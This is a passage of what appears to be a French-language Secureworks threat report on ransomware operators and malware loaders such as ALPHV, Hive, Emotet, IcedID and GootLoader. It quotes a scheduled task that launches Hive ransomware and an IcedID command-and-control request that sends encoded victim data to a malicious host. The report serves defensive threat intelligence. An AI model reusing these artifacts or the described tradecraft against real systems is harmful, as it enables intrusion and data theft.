Il est de plus en plus courant pour les groupes de cyber-rançonneurs de concevoir des ransomwares déployables sur plusieurs systèmes d'exploitation. Apparu en décembre 2021, le ransomware ALPHV (alias BlackCat) de **GOLD BLAZER**[21] en est un parfait exemple. D'après l'analyse de plusieurs intrusions d'ALPHV traitées par les équipes Secureworks de réponse à incidents, les opérateurs passent de l'infection initiale à l'exfiltration de données en quelques jours, puis au déploiement du ransomware en l'espace d'une semaine environ. Lors d'un incident, GOLD BLAZER ou l'un de ses affiliés s'est servi d'un réseau privé virtuel (VPN) protégé par une authentification à un seul facteur comme vecteur d'infection initial. Une fois l'appareil compromis, les pirates ont effectué une reconnaissance et utilisé Mimikatz pour récolter des informations d'identification. Grâce aux informations d'identification volées, ils ont pu se connecter à des comptes d'administrateur de domaine pour transférer des fichiers vers un emplacement intermédiaire, les compresser et les exfiltrer.

ALPHV étant écrit en Rust, il est possible de déployer le ransomware sur des systèmes d'exploitation Windows et Linux sans avoir à maintenir de bases de code distinctes. Son fichier de configuration (Figure 5) comprend des options permettant de mettre fin à l'exécution de fichiers de « VM » et de « snapshot de VM » ESXi. L'approche hybride consistant à dresser la liste des extensions de fichiers Linux et Windows est inhabituelle.




Figure 5. Fichier de configuration d'ALPHV. (Source : Secureworks)

Hive, un ransomware très attractif pour les affiliés

Hive est un autre ransomware qui a été très souvent observé lors des missions de réponse à incidents menées par Secureworks sur la période considérée. Les opérateurs du ransomware RaaS Hive, **GOLD HAWTHORNE**[22], sont actifs depuis au moins juin 2021.

Depuis avril 2022, la série d'intrusions liées à Hive a été attribuée par les chercheurs de la CTU à un seul affilié : **GOLD MATADOR**[23]. GOLD MATADOR accède aux réseaux via des serveurs VPN ou RDP (Remote Desktop Protocol) à l'aide d'informations d'identification compromises. Après des opérations de reconnaissance pour répertorier les domaines et recueillir des informations d'identification au moyen d'outils tels que PCHunter64, SharpView et Mimikatz, le groupe se déplace latéralement en utilisant le protocole RDP avec des informations d'identification volées. L'outil proxy SystemBC sert à masquer le trafic réseau, tandis que le beacon Cobalt Strike est installé sur plusieurs hôtes pour les opérations de commande et de contrôle. Le groupe explore les répertoires et consulte des fichiers spécifiques avant de recourir à FileZilla pour l'exfiltration des données et de déployer le ransomware Hive via un objet de stratégie de groupe ou une tâche planifiée (Figure 6).

```
C\Windows\System32\Tasks\veeamupdate
<Exec>
<Command>cmd.exe</Command>
<Arguments>/c \\corp.[redacted].com\NETLOGON\xxx.exe -u [redacted]</Arguments>
</Exec>
```

Figure 6. Tâche planifiée (veeamupdate) utilisée par GOLD MATADOR pour déclencher le ransomware Hive. (Source : Secureworks)

L'expérimentation de la stratégie « hack and leak » se poursuit

Le rapport de Secureworks sur le panorama des menaces en 2021 a mis en évidence l'évolution possible du modèle d'extorsion traditionnel basé sur des ransomwares vers des incidents de type « hack and leak » (ou piratage suivi de fuite) au cours desquels aucun ransomware n'est déployé. Rien ne dit si cette approche constituera un modèle économique viable à long terme, mais certains groupes tels que **GOLD TOMAHAWK**[24] continuent à la pratiquer. Également connu sous le nom de Karakurt Team ou Karakurt Lair, le groupe GOLD TOMAHAWK est actif depuis mi-2021.




Figure 7. Capture d'écran du site de fuite de GOLD TOMAHAWK (Karakurt). (Source : Secureworks)


un accès via des endpoints VPN exposés à Internet, probablement en tirant parti de failles de sécurité ou d'informations d'identification faibles/volées. Une fois à l'intérieur du réseau, GOLD TOMAHAWK ne déploie pas d'outils personnalisés, mais s'appuie sur des outils et des applications prêts à l'emploi, souvent natifs du système victime, pour parvenir à ses fins. D'après les observations, le groupe de menaces utilise le protocole RDP pour ses déplacements latéraux, AnyDesk pour l'accès distant, 7-Zip pour compresser les données à extraire, et les services de téléchargement de fichiers Mega et QuickPacket pour l'exfiltration.

Le groupe de menaces **GOLD RAINFOREST**[25] (Lapsus$) est un autre adepte du « hack and leak » qui est apparu sur la période considérée. Il a revendiqué la responsabilité de plusieurs brèches très médiatisées, notamment contre Microsoft, Samsung et NVIDIA. Les membres identifiés de GOLD RAINFOREST ne correspondent pas au profil type des groupes organisés de cybercriminels russes. Mais le succès qu'ils ont obtenu en peu de temps doit nous interpeller sur la facilité avec laquelle des pirates peuvent lancer des attaques dès lors qu'ils disposent d'un moyen d'accès au réseau d'une organisation, et ce, même avec des capacités modérées.

04

Vecteurs de diffusion des ransomwares : chargeurs et infostealers

La diffusion de logiciels malveillants est une composante clé de la vaste infrastructure qui soutient et alimente l'écosystème des ransomwares. Les techniques de distribution ne cessent d'évoluer, et les opérateurs de ransomwares établis continuent à entretenir des relations étroites avec les opérateurs de diffusion de logiciels malveillants.



La valse des départs et des retours

Entre juillet 2021 et juin 2022, deux grands noms du paysage des chargeurs ont disparu de la circulation et deux ont refait surface, ce qui prouve qu'il est toujours prématuré d'annoncer la mort de botnets et des logiciels malveillants associés, même après des périodes d'inactivité.

Emotet est réapparu en novembre 2021, après son démantèlement en janvier 2021 par des agences de police internationales. Durant cette interruption, ses développeurs, identifiés comme membres du groupe de menaces **GOLD CRESTWOOD**[26], ont opéré quelques changements. Le code d'Emotet est apparu amélioré et simplifié, avec une cryptographie plus moderne, des protocoles de communication différents, le passage à une architecture 64 bits, des options d'exécution plus personnalisables et une nouvelle infrastructure de commande et de contrôle (C2). Les chercheurs de la CTU ont en outre constaté que GOLD CRESTWOOD avait réimplémenté des fonctionnalités obsolètes, parmi lesquelles des modules de vol d'informations de cartes bancaires à partir de navigateurs Web, et l'**auto-propagation**[27] via le protocole SMB et une liste d'informations d'identification codées en dur.

L'opérateur GOLD ULRICK de Conti a probablement joué un **rôle décisif**[28] dans le retour d'Emotet, et les Conti Leaks ont fourni des preuves de la relation étroite entre le groupe de cyber-rançonneurs et GOLD CRESTWOOD. Emotet est réapparu sous la forme d'un téléchargement de DLL à partir de TrickBot, ce qui suggère que l'objectif de GOLD CRESTWOOD était de reconstruire le botnet Emotet en s'appuyant sur l'infrastructure TrickBot de son collaborateur de longue date GOLD BLACKBURN. À l'instar du logiciel malveillant BazarBackdoor de GOLD BLACKBURN, Emotet a également été diffusé par le biais d'un package d'installation d'application Windows malveillant prétendument utilisé pour installer le composant logiciel Adobe PDF. En janvier 2022, les chercheurs de la CTU ont vu Emotet exécuter des commandes de reconnaissance (voir Figure 8), des opérations auparavant effectuées par les charges utiles intermédiaires Qakbot et TrickBot.




Figure 8. Exécution de commandes de reconnaissance et d'outils de vol d'informations d'identification par Emotet. (Source : Secureworks)

En mars, Emotet a repris la distribution de **Qakbot**, avec l'identifiant de campagne Qakbot « azd » qui désigne probablement un affilié de **GOLD LAGOON**[29]. Qakbot avait lui-même fait une pause de deux mois en 2021, pour réapparaître le 9 septembre 2021. Durant cet intervalle, l'infrastructure back-end de Qakbot a pour la première fois été arrêtée, et non mise en veille, ce qui a amené la communauté de la sécurité à se demander si cette interruption pouvait être permanente. Depuis son retour, Qakbot a retrouvé sa place d'acteur majeur dans le paysage des chargeurs.

Le 18 octobre, les chercheurs de la CTU ont observé Qakbot déployer un nouveau plug-in contenant Atera, logiciel légitime de gestion et de surveillance à distance (RMM), sur tous les appareils infectés (Figure 9).

Le botnet **TrickBot** a cessé de répondre aux systèmes infectés le 1er mars 2022, après une baisse progressive, depuis mi-2021, de la fréquence de mise à jour des hôtes infectés par TrickBot via son infrastructure C2. Aucun signe de résurgence du botnet n'a été constaté en août, et il est probable que le groupe ait l'intention de l'abandonner définitivement.

Figure 9. msiexec.exe lance le fichier d'installation Windows chargé d'installer le logiciel RMM Atera. (Source : Secureworks)




Figure 10. Chronologie de l'activité TrickBot de juillet 2021 à mars 2022. (Source : Secureworks)

Les Conti Leaks contiennent des conversations sur l'utilité déclinante de TrickBot et la maturité croissante de BazarLoader, ce qui pourrait expliquer l'abandon de TrickBot. Preuve de la vitesse à laquelle le paysage des menaces évolue, en avril 2022, le nouveau chargeur baptisé Bumblebee a été davantage utilisé que BazarLoader dans les attaques liées aux ransomwares Conti et Diavol. Cependant, la conception de TrickBot permet au groupe GOLD BLACKBURN de réactiver l'infrastructure C2 et de récupérer les bots existants s'il le souhaite.

L'activité d'**IcedID** a connu une accalmie de juillet à novembre 2021, et de février à mai 2022, mais repart à la hausse depuis mai 2022. En 2021, les opérateurs d'IcedID, **GOLD SWATHMORE**[30], ont remanié les fonctionnalités réseau du logiciel malveillant pour inclure des informations codées en base64 sur le système de la victime dans les en-têtes HTTP Cookie et Authorization (Figure 11).

Le mode de diffusion d'IcedID a également changé en 2021. Il est à présent distribué via des fichiers ISO qui contiennent des fichiers de raccourci Windows (LNK) chargés d'exécuter un fichier DLL colocalisé renfermant la charge utile IcedID. Lors d'une intrusion en mars 2022, un attaquant a exploité la faille de sécurité ProxyShell pour compromettre un serveur Microsoft Exchange Server connecté à Internet. L'accès au serveur compromis lui a permis d'envoyer des e-mails de phishing internes contenant des fils de discussion détournés et une charge utile IcedID en pièce jointe. L'envoi d'e-mails de phishing internes à partir de serveurs de messagerie compromis est une technique probablement employée pour que les messages semblent émaner d'un expéditeur de confiance et puissent contourner les contrôles de sécurité signalant aux utilisateurs tout e-mail provenant de l'extérieur.

```
POST /news/1/255/0 HTTP/1.1
Host: coolbearblunts.com
Connection: Keep-Alive
Content-Type: application/octet-stream
Cookie: session=MDowOjA6MjIxMzQ6MA==
Authorization: Basic MzU2MDE4MjYwMDOxMDg2NDczMzAyOjEwNzo2Njoy
Content-Length: 416

JjE0NDQ1MTcwPUE0QkI2RENENEExMyYyMDg0NzgwOT01NDQ1MDA1NDU1MDA1NTM1MDA1NEI1MDA1NTQ1MDA1
NEY1MDAINTAIMDA]MkQIMDAINTIIMDA]MzMIMDAINTUIMDAIMZEIMDA]MzkIMDAIMzMIMDAmMzMONTk5NTg9
JTU3JTAwJTRGJTAwJTUyJTAwJTRCJTAwJTQ3JTAwJTUyJTAwJTRGJTAwJTU1JTAwJTUwJTAwJjUzOTU4OTQ5
PTMmMTg2NzkwOTM9MCY1NTA5MDkyNz@xMC4wLjE5MDQ×LjAuNjQuMS400CYONDMANTY10D01NKE1MDAINjM1
MDAINzIlMDAINjUlMDAINkUlMDAINzMIMDAINjgIMDAINjEIMDAINzcIMDAmNTE@MTgyMTA9ODE5Mg==
```

Figure 11. Requête HTTP POST d'IcedID avec des informations codées sur la victime. (Source : Secureworks)




Figure 12. Détection du logiciel malveillant IcedID par Taegis XDR. (Source : Secureworks)

Nouveaux venus sur le marché

De nouveaux chargeurs sont apparus sur la période considérée pour, dans certains cas, disparaître à nouveau. D'après les chercheurs de la CTU, les groupes qui exploitent ces chargeurs pourraient abandonner les botnets complexes et riches en fonctionnalités, héritiers des premiers chevaux de Troie bancaires, au profit de chargeurs légers plus faciles à développer et à maintenir à jour. Cette évolution est sans doute favorisée par l'utilisation accrue d'outils de post-exploitation complets et régulièrement mis à jour, tels que Cobalt Strike. Le rôle du chargeur se limite à atteindre un point d'accès initial, à effectuer éventuellement des opérations de reconnaissance de base, comme s'assurer que l'hôte infecté est membre d'un domaine Active Directory, puis à récupérer et à exécuter l'outil de post-exploitation.

Bumblebee

L'analyse de Bumblebee par les chercheurs de la CTU montre qu'il connaît un développement rapide et est associé à un grand nombre de campagnes actives. De nombreux pirates semblent désormais recourir à Bumblebee pour déposer des charges utiles, dont Cobalt Strike, Sliver[31] et Meterpreter, et distribuer ainsi des ransomwares.

PureCrypter

PureCrypter est un générateur et chargeur complet de logiciels malveillants proposé depuis mars 2021 au prix de 59 dollars pour un mois d'utilisation, et de 249 dollars pour une utilisation illimitée. Il s'agit d'un exécutable .NET obscurci à l'aide de SmartAssembly. Il est largement utilisé pour déposer des charges utiles à des fins cybercriminelles. De plus, les chercheurs de la CTU estiment avec un degré de confiance modéré que les développeurs de WhisperGate[32], logiciel d'effacement de fichiers déployé contre des cibles ukrainiennes avant l'invasion russe, se sont servi de PureCrypter pour générer le code .NET du chargeur et de la charge utile initiale.




Figure 13. Prix de PureCrypter et des outils associés sur https://purecoder.sellix.io/ (source : Secureworks)

SquirrelWaffle

Détecté pour la première fois en septembre 2021, le chargeur SquirrelWaffle délivre Qakbot et Cobalt Strike. Au départ, certains commentateurs tiers l'ont décrit comme un héritier de Qakbot, d'Emotet ou d'IcedID. Début novembre, l'infrastructure de SquirrelWaffle a cependant été désactivée et le chargeur n'a plus été observé en distribution active. Les chercheurs de la CTU n'ont constaté qu'un petit nombre d'infections imputables à SquirrelWaffle dans les environnements des clients (Figure 14).




Figure 14. Détection par le système IDS iSensor de la requête HTTP POST de SquirrelWaffle utilisant la technique du remplissage (padding) et une clé XOR codée en dur. (Source : Secureworks)

Faire venir la victime à vous : utilisation du téléchargement furtif comme méthode de diffusion alternative

Le téléchargement furtif (ou « Drive-by download ») reste une alternative populaire à la diffusion de logiciels malveillants par phishing. Parmi les principaux exemples figurent SocGholish, framework de logiciels malveillants prolifique exploité par **GOLD PRELUDE**[33], et le chargeur JavaScript GootLoader distribué par le groupe de menaces **GOLD ZODIAC**[34]. Un utilisateur se rend sur un site Web compromis qui trie les visiteurs et opère une série de redirections jusqu'au téléchargement d'un logiciel malveillant.

GOLD ZODIAC utilise l'empoisonnement des moteurs de recherche (SEO), de nombreux articles de blog publics, ainsi qu'un ensemble complexe de sites WordPress compromis pour obtenir un bon classement dans les résultats de recherche Google et installer GootLoader. Les professionnels qui se rendent sur ces sites infectés pour télécharger des modèles de contrats juridiques et autres documents sont incités à télécharger GootLoader, opération qui conduit au téléchargement de Cobalt Strike, précurseur de ransomware.

